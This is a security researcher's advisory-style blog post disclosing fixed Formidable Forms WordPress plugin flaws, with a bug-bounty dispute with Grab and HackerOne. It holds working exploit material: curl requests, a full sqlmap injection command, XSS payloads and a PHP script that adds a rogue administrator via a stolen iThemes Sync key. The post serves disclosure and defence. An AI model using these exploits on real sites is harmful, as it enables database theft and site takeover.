
Klikki Tmi



SEARCH

- media
- security

Kiekko.tk

TyperA

EverQuest Online Adventures

AI-uutispalvelu

jouko@iki.fi

HackerOne

Twitter

Formidable Forms vulnerabilities

Overview

Formidable Forms is a WordPress plugin with over 200,000 active installs. It is used for creating contact forms, polls, surveys, and other kinds of forms. The basic plugin is free. An upgrade called Formidable Forms Pro can be purchased.

Some vulnerabilities were found in a bug bounty related investigation. They have been fixed in versions 2.05.02 and 2.05.03.

Unauthenticated preview function allowing shortcodes

The plugin implemented a form preview AJAX function accessible to anyone without authentication. The function accepted some parameters affecting the way it generates the form preview HTML.
Parameters *after_html* and *before_html* could be used to add custom HTML after and before the form. Most of the vulnerabilities relied on this feature.

WordPress shortcode markup in these parameters would be evaluated. Normally unauthenticated users can't evaluate shortcodes as they are often sensitive. The WordPress core implements some shortcodes. Plugins can implement their own shortcodes. Some plugin shortcodes would directly allow server-side code execution (for example Shortcodes Ultimate). Some shortcodes implemented by Formidable itself can be exploited via this function.

Example:

```
curl -s -i 'https://target.site/wp-
admin/admin-ajax.php' \
        --data
'action=frm_forms_preview&after_html=any
html here and [any_shortcode]...'
```

SQL injection

The *[display-frm-data]* shortcode implemented by Formidable Pro contained a SQL injection bug. The "order" shortcode attribute was used in an ORDER BY clause without sanitization. For example the following request would produce a SQL error message in server logs:

```
curl -s -i 'https://target.site/wp-
admin/admin-ajax.php' \
        --data
'action=frm_forms_preview&after_html=
[display-frm-data id=123 order_by=id
limit=1 order=zzz]'
```

There are some obstacles to exploiting this bug but they can be solved. Firstly, this is a blind SQL injection. The results of the injected SQL query part can't be directly seen. It only affects the order of the entries shown in the response. This is still enough to retrieve all database contents e.g. with the sqlmap tool.

Secondly, the "order" attribute is processed in various ways when Formidable generates the SQL query. If there are commas in the parameter, the plugin appends the string "it.id" after each of them in the resulting SQL. In the example below, a sqlmap –*eval* argument is used to neutralize this logic by appending "-it.id+" after each comma.

For example, an injected “SELECT a,b” query would be translated to “SELECT a,it.id b” by the shortcode logic. The *–eval* “repair” code below changes it to “SELECT a, it.id-it.id+b” which evaluates to the original injected query.

In addition the “commalesslimit” sqlmap tamper module has to be used to avoid problems in LIMIT clauses.

Example sqlmap command line:

```
./sqlmap.py -u 'https://target.site/wp-
admin/admin-ajax.php' \
        --data
'action=frm_forms_preview&before_html=
[display-frm-data id=123 order_by=id
limit=1 order="%2a( true=true )"]' \
        --param-del ' ' -p true --dbms
mysql --technique B --string test_string \
        --eval 'true=true.replace(",",",-
it.id%2b");order_by="id,"*true.count(",")+"id"
\
        --test-filter DUAL --tamper
commalesslimit -D database_name \
        --sql-query "SELECT user_name FROM
wp_users WHERE id=1"
```

This way the vulnerability can be used to enumerate databases and tables on the system and retrieve their contents. This includes for example WordPress user details and password hashes, all Formidable data, and contents of other databases the WordPress user has access to. In the above command line *database_name* has to be changed to an existing database name, *123* must be a valid existing form id and *test_string* has matches data in that form so that sqlmap can distinguish between “true” and “false”

response cases.

Unauthenticated form entries retrieval

The *[formresults]* shortcode implemented by Formidable could be used to view the form responses submitted to any forms on the site. Form responses often contain contact details and otherwise sensitive information.

Example retrieval using the cURL command line tool:

```
curl 'https://target.site/wp-admin/admin-
ajax.php' --data
'action=frm_forms_preview&after_html=
[formresults id=123]'
```

The response would include all entries submitted in the form with ID 123.

Reflected XSS in form preview

Dangerous HTML could be injected in the *after_html* and *before_html* parameters to create a POST-based XSS. Example form:

```
<form method="POST" action="https://target.sit
<input name="before_html" value="<svg on[entry
</form>
```

The *[entry_key]* part would be removed by Formidable before rendering. This would bypass browsers' built-in XSS protections.

Stored XSS in form entries

Administrators can view data entered by users in Formidable forms in the WordPress Dashboard. Any HTML entered in forms is filtered with the wp_kses()

HTML entered in forms is filtered with the wp_kses() function. This isn't enough to prevent dangerous HTML as it allows the "id" and "class" HTML attributes and e.g. the <form> HTML tag. It was possible to craft HTML code which would result in attacker-supplied JavaScript to be executed when the form entry is viewed.

Example:

```
<form id=tinymce><textarea name=DOM></textarea
<a class=frm_field_list>panelInit</a>
<a id="frm_dyncontent"><b id="xxxdyn_default_v
<a id=post-visibility-display>vis1</a><a id=hi
<div id=frm-fid-search-menu><a id=frm_dynamic_
<form id=posts-filter method=post action=admin
```

The "id" and "class" attributes in the above code are treated specially by Formidable's initialization JavaScript (formidable_admin.js). The existance of an element with the class "frm_field_list" causes execution of function *frmAdminBuild.panelInit()*.

In the end of that function, there are certain event handlers added *if* a "tinymce" object exists:

```
        if(typeof(tinymce)=='object'){

                // ...
                jQuery('#frm_dyncontent').on('
                        // ...
                        toggleAllowedShortcode
                }
        }
```

The check is passed by adding the <form id=tinymce> element in the form entry above. The mouseover and mouseout handlers are added to the attacker-supplied

“frm_dyncontent” element. It contains a <b> element with class attributes causing it to fill the whole browser window so the handlers are automatically triggered, causing execution of the toggleAllowedShortcodes() function.

Because of the slice() call above the x’s are removed and the function is called with the argument “dyn_default_value”. The function contains this code:

```
        //Automatically select a tab
        if(id=='dyn_default_value'){
                jQuery(document.getElementById
```

The attacker-supplied entry also contains a “frm_dynamic_values_tab” entry. Any click handlers on the element are now automatically executed. It will have a click handler because it’s inside a “frm-fid-search-menu” div. The click handler has been installed by this code:

```
        // submit the search for with dropdown
        jQuery('#frm-fid-search-menu a').click
                var val = this.id.replace('fid
                jQuery('select[name="fid"]').v
                        jQuery(document.getEle
                                return false;
        });
```

This means a form with the id “posts-filter” is automatically submitted when the form entry is viewed. This form can also be injected in the form response by the attacker as in the above example. It exploits the POST-based reflected XSS, effectively turning it to a stored one.

The vis1, vis2, and vis3 elements are included in order

The vis1, vis2, and vis3 elements are included in order to prevent a JavaScript error before the event handlers are installed and triggered.

In this way, an unauthenticated attacker can inject arbitrary JavaScript in a Formidable form entry to be executed whenever an administrator views the form in WordPress Dashboard. Server-side code execution can be achieved under default configuration e.g. via the plugin or theme editor AJAX functions.

Server-side code execution via iThemes Sync

Although not a Formidable bug, this possibility came up in the same bug bounty investigation. If the iThemes Sync plugin is active on the system, the SQL injection could be used to retrieve an authentication key in the database with the query:

```
SELECT option_value FROM wp_options WHERE
option_name='ithemes-sync-cache'
```

The response contains a user id and authentication key in PHP-serialized format, e.g.

```
... s:15:"authentications";a:1:{i:123;a:4:
{s:3:"key";s:10:"(KEY
HERE)";s:9:"timestamp"; ...
```

Here the user id would be 123 and authentication key “(KEY HERE)”. This information can be used to control the WordPress system via the iThemes Sync functions. They include e.g. functions to add new administrator users or install and activate WordPress plugins.

Example script:

```
<?php
// fill in these two
$user_id='123';
$key='(KEY HERE)';
$action='manage-users';
$newuser=array();
$newuser[0]=array();
$newuser[0][0]=array();
$newuser[0][0]['user_login']='newuser';
$newuser[0][0]['user_pass']='newpass';
$newuser[0][0]['user_email']='test@klikki.fi';
$newuser[0][0]['role']='administrator';
$args=array();
$args['add']=$newuser;
$salt='A';
$hash=hash('sha256',$user_id.$action.json_enco
$req=array();
$req['action']=$action;
$req['arguments']=$args;
$req['user_id']=$user_id;
$req['salt']=$salt;
$req['hash']=$hash;
$data='request='.json_encode($req);
echo("sending: $data\n");
$c=curl_init();
curl_setopt($c, CURLOPT_URL,'https://target.si
curl_setopt($c, CURLOPT_HTTPHEADER, array('Use
curl_setopt($c, CURLOPT_POSTFIELDS, $data);
$res=curl_exec($c);
echo("response: ".json_encode($res)."\n");
?>
```

This example would add a new WordPress administrator “newuser” on the target system with the password “newpass”. The query string parameter is redundantly encoded to bypass a “hardened” setup on the system this was tested on. The X-Forwarded-For header is set for the same reason.

Bug bounty

The bugs were found because I was invited in a bug bounty program run by Grab, a taxi service company based in ~~Philippines~~ Singapore. It offers bounties of up to $10,000 for critical findings on HackerOne. Examples of critical vulnerabilities mentioned are “remote code execution on a production server”, “exposure of personally identifiable information” such as licence numbers. Both are possible in more than one ways by exploiting these bugs.

The SQL injection report was responded within minutes and marked as “critical”. After a week however it was downgraded to “high”. The bounty was $4,500. The other bugs were effectively treated as duplicates because they affected the same software component and rewarded with $200 or $250 each.

Almost a month of correspondence with Grab, HackerOne support, and CEO hasn’t shed any light on the basis for the decisions. There were various explanations offered:

- There was some initial scepticism about the iThemes Sync RCE vector but it was confirmed by iThemes developers.
- The RCE impact was initially disputed because of “hardening” but this could be bypassed (see example script).
- Grab remarked that all “evidence” should have been included in the initial report. I try to report any findings immediately to minimize the risk to the companies and public.
- Grab “reminded” me that the server is not in scope and not eligible for bounty at all. However the policy page clearly states that the server was in scope and critical importance, which the company later conceded.
- The bounty was still considered “fair enough” based on the number of PII entries exposed. The bugs however exposed *all* personal and other data on the server they had specified as critically important. I had demonstrated this by retrieving mobile and licence numbers of thousands of taxi drivers.
- HackerOne support suggested another reason why the bugs shouldn’t have been rewarded at all: they affect third party software, i.e. a WordPress plugin. However, Grab’s policy page mentions vulnerabilities in WordPress plugins as an example of valid bugs that would be rewarded.
- HackerOne co-founder seems to state as a fact on Twitter that RCE reproduction failed because there was a

> on Twitter that RCE reproduction failed because there was a "modified version of the plug-in". The modification, implemented by an unknown developer with unknown motives, must have included a custom protocol for authentication between iThemes and Grab. It must have been covertly installed on their servers unbeknown to both parties. In another tweet he however denies knowing why the RCE allegedly couldn't be reproduced.

After these alternative specific or technical rationales turned out to be invalid, eventually no new ones were offered. As far as I've understood, it remains Grab's position, backed by HackerOne, that there is nothing critical about all database contents being fully accessible to anyone on the internet, or anyone being able to install and run their backdoors or other code on production servers.

Vendor response

Strategy11 was notified about the vulnerabilities in October 2017. They were confirmed and fixed in versions 2.05.02 and 2.05.03. The plugin can be updated by clicking "update" on the WordPress plugins page if automatic updates aren't enabled. The same update fixes both the free and the Pro version.

As for the iThemes Sync RCE vector, the developer didn't consider it as a vulnerability as there are many other ways of achieving server-side execution via SQL injection.

Update 18 November, 2017

Grab has agreed to make the original bug report public (albeit with some redactions). Therefore I've added the company name on this page too. They have added a summary that reveals they still dispute the RCE impact. They consider the number of exposed PII entries too small to qualify for a critical problem.

The number of exposed entries is censored in the report and in my comment written on 17 November. For some reason also the exploit code was also

rendered unusable. These redactions make it impossible for any third party to consider the bug severity.

A working example of the iThemes Sync proof of concept exploit can be viewed here. As for the number of entries, I hope a less accurate expression is acceptable; I would estimate that the number of exposed PII entries was probably about ten thousand in a couple of forms I checked, and due to the large number of similar forms the number might be tens of thousands of people. The bounty policy page doesn't mention anything about the number of exposed PII entries required for a critical severity classification.

The Formidable forms are just one database entity containing personal data. More of them were in the WordPress user database. The SQL injection also gave access to database tables related to an order tracking and payment system (WordPress plugin called "order-tracking", which was disabled after my report).

Reproducing the iThemes Sync exploit

The vulnerability was classified as "high" ($1,000-$2,000) instead of "critical" ($5,000-$10,000) because Grab doesn't agree that the iThemes Sync plugin could be used for remote code execution. They, with HackerOne's full support, question my finding that the plugin's authentication only relies on two bits of plain-text data in the database: a user id and an authentication key.

It is relatively easy for anyone to check this.

1. Set up WordPress if you don't have a test installation.
2. Login as admin and go to the Dashboard / Plugins / Add new section
3. Enter "iThemes Sync" in the search box and click "Install Now"
4. If you don't have an iThemes account, create a free account at here.

5. Click "Set Up Sync".
6. Enter your iThemes username and password, click "Sync". You get a notification saying "Woohoo! Your site has been synced".
7. Copy extract.php in your webroot. Either run it from command line or nagivate to it with a browser.
8. Copy-paste the script output into exploit.php (replace the example values). This would be the data retrieved with the SQL injection.
9. Define the $MY_WORDPRESS variable in exploit.php
10. Run exploit.php. View the user list on the target system. A new administrator account has been added.

Remember to make sure these demo scripts aren't accessible to random internet testers.

Update: HackerOne co-founder notes on Twitter that the plugin "of course" works as I described and the authentication relies on an insecurely (plain text) stored key. He says "we can all speculate" that Grab server might have a "modified version" of the plugin. Nobody mentioned this idea before. HackerOne support emails didn't mention there was anything unclear about the RCE impact. Grab responses don't mention a modified version, but instead show they weren't aware how the plugin works.

It seems unlikely (to say the least) that Grab would use a modified authentication algorithm. It is clear from their responses that they weren't aware of the insecure authentication. iThemes Sync developers weren't aware of the problem either. An incompatible authentication algorithm would render the plugin useless. The plugin works by allowing iThemes servers to control the server (synchronize users, plugins, posts, etc.) through this authentication.

Update November 21: It's possible that some of the server compromises in the wild, late October or early November, could have been avoided if my request for public disclosure on October 17 had been accepted.

Apparently attackers have figured out the vulnerability

from GitHub patches released in mid October. The changelog entry only clearly mentioned XSS.

For some reason references to my October 17 disclosure request have disappeared from the HackerOne bug report. It only shows that Grab requested disclosure a month later, when this article had been published. During October and November Grab wanted to keep the report secret and HackerOne strongly advised against publishing information about the vulnerabilities.

Despite denying there was a vulnerability with iThemes Sync, Grab appears to have uninstalled the plugin, making sure the PoC can no longer be tested by anyone even with the key. The sync request no longer gives a response and its files are not present under the webroot.

Credits

The vulnerabilities were found by Jouko Pynnönen of Klikki Oy, Finland.

November 13, 2017
security bug bounty, wordpress

◀ Previous Next ▶